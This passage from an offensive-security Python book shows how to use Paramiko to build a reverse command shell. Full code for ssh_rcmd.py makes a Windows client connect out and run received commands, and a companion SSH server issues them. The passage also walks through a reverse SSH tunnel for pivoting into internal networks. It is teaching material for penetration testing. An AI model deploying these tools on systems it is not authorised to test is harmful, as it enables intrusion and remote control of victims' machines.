You'll see that we connect and then run the command. You can easily modify this script to run multiple commands on an SSH server, or run commands on multiple SSH servers.

With the basics done, let's modify the script so it can run commands on the Windows client over SSH. Of course, when using SSH, you'd normally use an SSH client to connect to an SSH server, but because most versions of Windows don't include an SSH server out of the box, we need to reverse this and send commands from an SSH server to the SSH client.

Create a new file called *ssh_rcmd.py* and enter the following:

```
import paramiko
import shlex
import subprocess

def ssh_command(ip, port, user, passwd, command):
```

```
    client = paramiko.SSHClient()

client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, port=port, username=user,
password=passwd)

    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print(ssh_session.recv(1024).decode())
        while True:
            command = ssh_session.recv(1024) 1
            try:
                cmd = command.decode()
                if cmd == 'exit':
                    client.close()
                    break
                cmd_output =
subprocess.check_output(shlex.split(cmd), shell=True) 2
                ssh_session.send(cmd_output or 'okay') 3
            except Exception as e:
                 ssh_session.send(str(e))
         client.close()
    return

if __name__ == '__main__':
    import getpass
    user = getpass.getuser()
    password = getpass.getpass()

    ip = input('Enter server IP: ')
    port = input('Enter port: ')
    ssh_command(ip, port, user, password, 'ClientConnected')
4
```

The program begins as last one did, and the new stuff starts in the `while True:` loop. In this loop, instead of executing a single command, as we did in the previous example, we take commands from the connection 1, execute the command 2, and send any output back to the caller 3.

Also, notice that the first command we send is `ClientConnected`4. You'll see why when we create the other end of the SSH connection.

Now let's write a program that creates an SSH server for our SSH client (where we'll run commands) to connect to. This could be a Linux, Windows, or even macOS system that has Python and Paramiko installed. Create a new file called *ssh_server.py* and enter the following:

```
import os
import paramiko
import socket
import sys
import threading

CWD = os.path.dirname(os.path.realpath(__file__))
HOSTKEY = paramiko.RSAKey(filename=os.path.join(CWD,
'test_rsa.key'))

class Server (paramiko.ServerInterface):
    def _init_(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return
paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'tim') and (password == 'sekret'):
            return paramiko.AUTH_SUCCESSFUL

if __name__ == '__main__':
    server = '192.168.1.207'
    ssh_port = 2222
    try:
        sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
        sock.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)
        sock.bind((server, ssh_port))
        sock.listen(100)
        print('[+] Listening for connection ...')
        client, addr = sock.accept()
    except Exception as e:
        print('[-] Listen failed: ' + str(e))
        sys.exit(1)
```

```
    else:
        print('[+] Got a connection!', client, addr)

4 bhSession = paramiko.Transport(client)
    bhSession.add_server_key(HOSTKEY)
    server = Server()
    bhSession.start_server(server=server)

    chan = bhSession.accept(20)
    if chan is None:
        print('*** No channel.')
        sys.exit(1)

5 print('[+] Authenticated!')
6 print(chan.recv(1024))
    chan.send('Welcome to bh_ssh')
    try:
        while True:
            command= input("Enter command: ")
            if command != 'exit':
                chan.send(command)
                r = chan.recv(8192)
                print(r.decode())
            else:
                chan.send('exit')
                print('exiting')
                bhSession.close()
                break
    except KeyboardInterrupt:
        bhSession.close()
```

For this example, we're using the SSH key included in the Paramiko demo files 1. We start a socket listener 3, just as we did earlier in the chapter, and then "SSH-inize" it 2 and configure the authentication methods 4. When a client has authenticated 5 and sent us the `ClientConnected` message 6, any command we type into the SSH server (the machine running *ssh_server.py*) is sent to the SSH client (the machine running *ssh_rcmd.py*) and executed on the SSH client, which returns the output to SSH server. Let's give it a go.

Kicking the Tires

For the demo, we'll run the client on our (the authors') Windows machine and the server on a Mac. Here we start up the server:

```
% python ssh_server.py
[+] Listening for connection ...
```

Now, on the Windows machine, we start the client:

```
C:\Users\tim>: $ python ssh_rcmd.py
Password:
Welcome to bh_ssh
```

And back on the server, we see the connection:

```
[+] Got a connection! from ('192.168.1.208', 61852)
[+] Authenticated!
ClientConnected
Enter command: whoami
desktop-cc91n7i\tim

Enter command: ipconfig
Windows IP Configuration
<snip>
```

You can see that the client is successfully connected, at which point we run some commands. We don't see anything in the SSH client, but the command we sent is executed on the client, and the output is sent to our SSH server.

SSH Tunneling

In the last section, we built a tool that allowed us to run commands by entering them into an SSH client on a remote SSH server. Another technique would be to use an *SSH tunnel*. Instead of sending commands to the server, an SSH tunnel would send network traffic packaged inside of SSH, and the SSH server would unpackage and deliver it.

Imagine that you're in the following situation: You have remote access to an SSH server on an internal network, but you want

access to the web server on the same network. You can't access the web server directly. The server with SSH installed does have access, but this SSH server doesn't have the tools you want to use.

One way to overcome this problem is to set up a *forward* SSH tunnel. This would allow you to, for example, run the command `ssh -L 8008:web:80 justin@sshserver` to connect to the SSH server as the user *justin* and set up port 8008 on your local system. Anything you send to port 8008 will travel down the existing SSH tunnel to the SSH server, which would deliver it to the web server. *Figure 2-1* shows this in action.




Figure 2-1: SSH forward tunneling

That's pretty cool, but recall that not many Windows systems are running an SSH server service. Not all is lost, though. We can configure a *reverse* SSH tunneling connection. In this case, we connect to our own SSH server from the Windows client in the usual fashion. Through that SSH connection, we also specify a remote port on the SSH server that gets tunneled to the local host and port, as shown in *Figure 2-2*. We could use this local host and port, for example, to expose port 3389 to access an internal system using

Remote Desktop or to access another system that the Windows client can access (like the web server in our example).




Figure 2-2: SSH reverse tunneling

The Paramiko demo files include a file called *rforward.py* that does exactly this. It works perfectly as is, so we won't reprint that file in this book. We will, however, point out a couple of important points and run through an example of how to use it. Open *rforward.py*, skip to `main()`, and follow along:

```
def main():
    options, server, remote = parse_options() 1
    password = None
    if options.readpass:
        password = getpass.getpass('Enter SSH password: ')
    client = paramiko.SSHClient() 2
    client.load_system_host_keys()

client.set_missing_host_key_policy(paramiko.WarningPolicy())

    verbose('Connecting to ssh host %s:%d ...' % (server[0],
server[1]))
    try:
        client.connect(server[0],
                       server[1],
```

```
                        username=options.user,
                        key_filename=options.keyfile,
                        look_for_keys=options.look_for_keys,
                        password=password
                )
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' %
(server[0], server[1], e))
        sys.exit(1)

    verbose(
        'Now forwarding remote port %d to %s:%d ...'
         % (options.port, remote[0], remote[1])
    )

    try:
        reverse_forward_tunnel( 3
              options.port, remote[0], remote[1],
client.get_transport()
          )
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

The few lines at the top 1 double-check to make sure all the necessary arguments are passed to the script before setting up the Paramiko SSH client connection 2 (which should look very familiar). The final section in `main()` calls the `reverse_forward_tunnel` function 3.

Let's have a look at that function:

```
def reverse_forward_tunnel(server_port, remote_host,
remote_port, transport):
 1 transport.request_port_forward('', server_port)
    while True:
     2 chan = transport.accept(1000)
        if chan is None:
            continue
     3 thr = threading.Thread(
            target=handler, args=(chan, remote_host,
remote_port)
        )
```

```
        thr.setDaemon(True)
        thr.start()
```

In Paramiko, there are two main communication methods: `transport`, which is responsible for making and maintaining the encrypted connection, and `channel`, which acts like a socket for sending and receiving data over the encrypted transport session. Here we start to use Paramiko's `request_port_forward` to forward TCP connections from a port 1 on the SSH server and start up a new transport channel 2. Then, over the channel, we call the function handler 3.

But we're not done yet. We need to code the `handler` function to manage the communication for each thread:

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Forwarding request to %s:%d failed: %r' %
(host, port, e))
        return

    verbose(
        'Connected!  Tunnel open %r -> %r -> %r'
        % (chan.origin_addr, chan.getpeername(), (host,
port))
    )
    while True: 1
        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
```

```
    sock.close()
    verbose('Tunnel closed from %r' % (chan.origin_addr,))
```

And finally, the data is sent and received 1. We give it a try in the next section.

Kicking the Tires

We'll run *rforward.py* from our Windows system and configure it to be the middleman as we tunnel traffic from a web server to our Kali SSH server:

```
C:\Users\tim>  python  rforward.py 192.168.1.203 -p 8081 -r
192.168.1.207:3000 --user=tim --password
Enter SSH password:
Connecting to ssh host 192.168.1.203:22 . . .
Now forwarding remote port 8081 to 192.168.1.207:3000 . . .
```

You can see that on the Windows machine, we made a connection to the SSH server at 192.168.1.203 and opened port 8081 on that server, which will forward traffic to 192.168.1.207 port 3000. Now if we browse to *http://127.0.0.1:8081* on our Linux server, we connect to the web server at 192.168.1.207:3000 through the SSH tunnel, as shown in *Figure 2-3*.




Figure 2-3: Reverse SSH tunnel example

If you flip back to the Windows machine, you can also see the connection being made in Paramiko:

```
Connected!  Tunnel open ('127.0.0.1', 54690) ->
('192.168.1.203', 22) -> ('192.168.1.207', 3000)
```

SSH and SSH tunneling are important concepts to understand and use. Black hats should know when and exactly how to use SSH and SSH tunneling, and Paramiko makes it possible to add SSH capabilities to your existing Python tools.

We've created some very simple yet very useful tools in this chapter. We encourage you to expand and modify them as necessary to develop a firm grasp on Python's networking features. You could use these tools during penetration tests, post-exploitation, or bug hunting. Let's move on to using raw sockets and performing network sniffing. Then we'll combine the two to create a pure Python host discovery scanner.